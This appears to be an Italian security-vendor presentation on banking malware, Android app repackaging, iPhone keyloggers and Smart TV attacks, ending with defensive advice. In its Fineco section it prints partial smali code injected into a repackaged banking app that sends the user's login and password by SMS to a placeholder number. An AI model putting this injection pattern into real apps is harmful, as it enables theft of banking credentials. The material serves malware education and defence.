
```

Botnet tramite il metodo
AlternativeControl()


comandi da un **C&C Server** via
SMS:

- “ Inviare informazioni private dell'utente (modello del dispositivo, produttore, versione, ecc...)
- “ Settare/rimuovere un numero di telefono alternativo per il C&C Server
- “ Abilitare/disabilitare il malware stesso

Android Banking App: repacking



Android Fineco App: esempio di repacking



com.fineco.it-1\com\fineco\it\datamodel\a\dx.smali

```
.method public c()Ljava/lang/String;
    .locals 2
    .prologue
    .line 35
    new-instance v0, Ljava/lang/StringBuilder;
    invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
    const-string v1, "func=json/G_LOGIN_SEC&userId="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/fineco/it/datamodel/a/dx;->b:Ljava/lang/String;
    invoke-static {v1}, Lcom/fineco/it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    const-string v1, "&password="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/fineco/it/datamodel/a/dx;->c:Ljava/lang/String;
    invoke-static {v1}, Lcom/fineco/it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v0
    return-object v0
.end method
```

Android Fineco App: esempio di repacking

```
.method public c()Ljava/lang/String;
[... ]
const/4 v2, 0x0
new-instance v1, Ljava/lang/StringBuilder;

move-result-object v1
invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v3

.local v3, body:Ljava/lang/String;
invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
move-result-object v0
.local v0, sms:Landroid/telephony/SmsManager;
const-string v1, "0000000000" Numero di telefono
move-object v4, v2
move-object v5, v2
invoke-virtual/range {v0 .. v5}, Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/String;
const-string v1, "SMSInjector: "
invoke-static {v1, v3}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
return-object v3
.end method
```



SMS:
Func=json/G_L
OGIN&userID=
123&password
=abc





iPhone: sotto attacco



realizzata dal CRAM
ricerche Anti-Malware
consultabile dal sito
WWW.TCSOFT.IT

- ” Phishing
- ” Vulnerabilità SSL
corretta in iOS 7.0.6
- ” Keylogger

iPhone: keylogger demo by FireEye



- ” Evento touchscreen:
«l'utente ha premuto lo schermo nella posizione x,y»
- ” Inviare le coordinate ad un server remoto
- ” Trasformare le coordinate in lettere
- ” Log di tutti i tasti premuti
- ” iOS: 6.1.x, 7.0.5, 7.0.6

Smart TV: sono sicure ?





Smart TV = PC + televisione

- ” Dispositivi: usb, bluetooth, wi-fi
- ” S.O.: bootloader, kernel module, esecuzione programmi, task, etc
- ” Non è prevista una shell

- ” Smart TV: Samsung, LG, Philips, Sony, Sharp, Panasonic e Toshiba
- ” Navigare in internet, video in streaming
- ” Utilizzare App: Facebook, Skype, app bancarie etc
- ” Webcam e microfono
- ” Sistema operativo: **basato su Linux**
- ” Processore: **ARM, MIPS, sh4**

Smart TV: vettori di attacco



- ” Upload di app maligna nello store della Smart TV (vulnerabilità web browser, flash, installer) (scenario 1)
- ” Navigazione su siti internet infetti (scenario 2)
- ” Attacco dalla rete interna (porta 7676 o 55000)

Flash player: 10.1.105.7
Linux: 2.6.35.13

Smart TV: privacy in pericolo!

Che cosa può fare un hacker dopo aver infettato una Smart TV ?

“ La Smart TV è un PC, un malware con i privilegi di «root» può fare tutto:

1. Inviare email di spam
2. Eseguire clicker fraudolenti
3. Rubare username, password (keylogging) o informazioni finanziarie...

“ Hijacking i programmi TV (visualizzare pubblicità)

“ Catturare TV screenshots

“ Rompere la TV (crash o riavviarla in continuazione)

“ Spiare attraverso la webcam e il microfono della TV



Smart TV: Home Banking

The screenshot shows the Samsung Smart TV interface. At the top, there's a navigation bar with 'SAMSUNG' and menu items: PRIVATI, AZIENDE, CONTENUTI E SERVIZI, SUPPORTO, PROMOZIONI. Below this is a search bar and social media sharing options (Like, Tweet, +1, etc.). The main content area displays a row of app tiles: Unicredit - Subito Banca via Internet, Camino servizi, Ubisafe servizi, 3 Cloud servizi, and Lottomatica servizi. Below the tiles, there's a detailed view of the 'Unicredit - Subito Banca via Internet' app. The description reads: "Subito Banca via Internet" è la versione semplificata della banca via Internet di UniCredit che, grazie alla grafica semplice e intuitiva, permette a tutti i Clienti un facile accesso alle principali funzionalità online. Così, anche dalla Smart TV, con Subito Banca via Internet è possibile controllare il saldo e la lista movimenti del conto corrente, pagare bollettini postali, ricaricare il credito prepagato del cellulare, disporre bonifici e molto altro ancora. Below the description, there's a section titled 'Schermate e video' showing two thumbnails of the app's interface.

“ App: **Unicredit – Subito Banca via Internet** (da Samsung Smart TV App store)

“ Web: **Internet Browser**

Furto delle credenziali di accesso:

“ keylogging

“ MITB

La realizzazione di rootkit per le Smart TV è complessa ma non impossibile.

Maggiori cause di infezione

- “ Navigazione su siti non raccomandabili
- “ Navigazione su siti attendibili ma che sono stati compromessi (infettati)
- “ Email con allegati infetti o link su siti infetti





Navigazione su siti non sicuri

- “ Molti siti poco attendibili includono nelle loro pagine script (principalmente **JavaScript o Flash**) che sono in grado di scaricare ed eseguire codice sul computer di chi lo sta visitando. Questo può essere tanto più dannoso quanto più alto è il livello di privilegi con il quale è eseguito il browser (ad esempio Administrator).
- “ Exploit kit: **Black Hole, Cool Exploit** (sfruttano vulnerabilità)
- “ Molto spesso questo tipo di siti include **pubblicità fraudolente**, ingannevoli o banner pubblicitari che, se cliccati, portano ad altri siti infetti o al download di software dannoso

Black Hole: Vulnerabilità utilizzate

Vulnerabilità	Descrizione	Vulnerabilità	Descrizione
CVE-2013-0422	Java	CVE-2010-1423	Java
CVE-2012-4681	Java	CVE-2010-0886	Java
CVE-2012-1889	Windows	CVE-2010-0842	Java
CVE-2012-1723	Java	CVE-2010-0840	Java
CVE-2012-0507	Java	CVE-2010-0188	Adobe Reader
CVE-2011-3544	Java	CVE-2009-1671	Java
CVE-2011-2110	Adobe Flash Player	CVE-2009-0927	Adobe Reader
CVE-2011-0611	Adobe Flash Player	CVE-2008-2992	Adobe Reader
CVE-2010-3552	Java	CVE-2007-5659	Adobe Reader
CVE-2010-1885	Windows	CVE-2006-0003	Internet Explorer

Virus dell'email



Come mi difendo dai Malware

- ” Antivirus sempre aggiornato e installato su tutti i pc della rete
- ” Aggiornare: Windows, Java, Adobe Reader, Adobe Flash Player e SilverLight
- ” Avere buonsenso nell'uso del computer:
 - . Non navigare su siti potenzialmente pericolosi (adulti, crack, etc)
 - . P2P: non accettare file da sconosciuti!
 - . Diffidare da persone che vogliono inserire chiavette USB nel tuo pc
- ” Verificare la tipologia degli allegati che si salvano, una fattura non sarà di tipo «applicazione»:
 - . Visualizzare le estensioni dei file conosciuti:
fattura.pdf.exe ← fattura.pdf.exe
- ” Verificare la destinazione dei link su cui si clicca
- ” Android: CRAM App Analyser tool diagnostico



CRAM App Analyser: Tool diagnostico 1/3



Che cosa è: Tool diagnostico per Android

Che cosa fa: svolge la funzione di “consulente della privacy” e protegge gli utenti da malware di nuova generazione e da minacce per la privacy.

Suddivide le applicazioni installate, in base ai permessi che richiedono, nei seguenti gruppi:

- “ **Potenzialmente Pericolose**
- “ **Costano denaro**
- “ **Accedono agli SMS**
- “ **Accedono alle Chiamate**
- “ **Tracciano la Posizione**
- “ **Leggono Dati Personali**
- “ **Accedono ad Internet**
- “ **In Avvio Automatico**




E' possibile inviare la lista delle app installate cliccando: «**Invia lista app**».

Scaricabile da Google Play store:

<https://play.google.com/store/apps/details?id=it.tgsoft.cram&hl=it>

CRAM App Analyser: Esempio di Banker 2/3




In figura possiamo vedere l'elenco delle app che possono leggere, memorizzare e/o monitorare i messaggi SMS/MMS.

Nell'esempio vediamo le seguenti app:

- " Zertifikat (Trojan.Zitmo.H)
- " VkSafe (Trojan.Citmo.C)
- " System (Trojan.Spitmo.A)

Per vedere i dettagli dell'app è sufficiente cliccare sull'icona della stessa.

CRAM App Analyser: dettagli dell'app 3/3



CRAM
CENTRO
RICERCHE
ANTI-MALWARE

VkSafe
com.vksafe

INVIA AL CRAM INFO SISTEMA

Informazioni App

MD5: 117d41e18cb3813e48db8289a40e5350
 Dimensione: 226.368 Byte
 Versione: 1.03
 Servizi: 1

Informazioni Autore

Nome: -
 Email: -
 Società: -
 Indirizzo: RU

Informazioni Installazione

Installato da: -



CRAM
CENTRO
RICERCHE
ANTI-MALWARE

VkSafe
com.vksafe

INVIA AL CRAM INFO SISTEMA

Società:
 Indirizzo: RU

Informazioni Installazione

Installato da: -
 Installazione: 2014-04-11 06:54:49
 Aggiornamento: 2014-04-11 06:54:49

Permessi

- Inviare, ricevere e leggere i messaggi SMS
- Connettersi ad INTERNET
- Mantenere il PROCESSORE attivo e/o lo SCHERMO accesso
- Avviarsi automaticamente all'AVVIO DEL SISTEMA

Conclusioni

- “ Trojan Banker sofisticati, evoluti e multiplatforma
- “ Autenticazioni bancarie vulnerabili
- “ Analisi log delle operazioni nella sessione di home banking per scoprire anomalie
- “ Smart TV: nuova tecnologia ma con software datato e vulnerabile
- “ Difesa: antivirus + aggiornamenti software + password non banali + buonsenso

Domande



Autori

- ” Ing. Gianfranco Tonello (g.tonello@viritpro.com)
- ” Paolo Rovelli (p.rovelli@viritpro.com)

Grazie per l'attenzione



TG Soft
Software House
www.tgsoft.it



<https://www.facebook.com/viritexplorer>



Referenze

- " <http://www.tgosft.it>
- " Phishing: un'attività che non passa mai di moda: http://www.tgosft.it/italy/news_archivio.asp?id=408
- " Trojan.Win32.Banker.ZK: ruba credenziali di accesso bancarie, ftp e email:
http://www.tgosft.it/italy/news_archivio.asp?id=570
- " ZitMo in salsa Android: Analisi di un attacco Man-in-the-Mobile!:
http://www.tgosft.it/italy/news_archivio.asp?id=561
- " Home banking a rischio! Trojan.Win32.Banker.CS: la nuova frontiera del phishing:
http://www.tgosft.it/italy/news_archivio.asp?id=454
- " <http://www.tomsguide.com/us/factor-authentication-in-online-banking,review-678-5.html>
- " http://en.wikipedia.org/wiki/Transaction_authentication_number
- " https://www.owasp.org/images/e/e4/AppsecEU09_The_Bank_in_The_Browser_Presentation_v1.1.pdf
- " Zeus Banking Trojan Report: <http://www.secureworks.com/cyber-threat-intelligence/threats/zeus/>
- " SpyEye Malware Infection Framework – Virus Bulletin July 2011 (www.virusbtn.com)
- " Mobile Banking Vulnerability: Android Repacking Threat – Virus Bulletin May 2012 (www.virusbtn.com)
- " <http://www.fireeye.com/blog/technical/2014/02/background-monitoring-on-non-jailbroken-ios-7-devices-and-a-mitigation.html>
- " <http://www.samsung.com/it/tvapps/app-detail.html#169>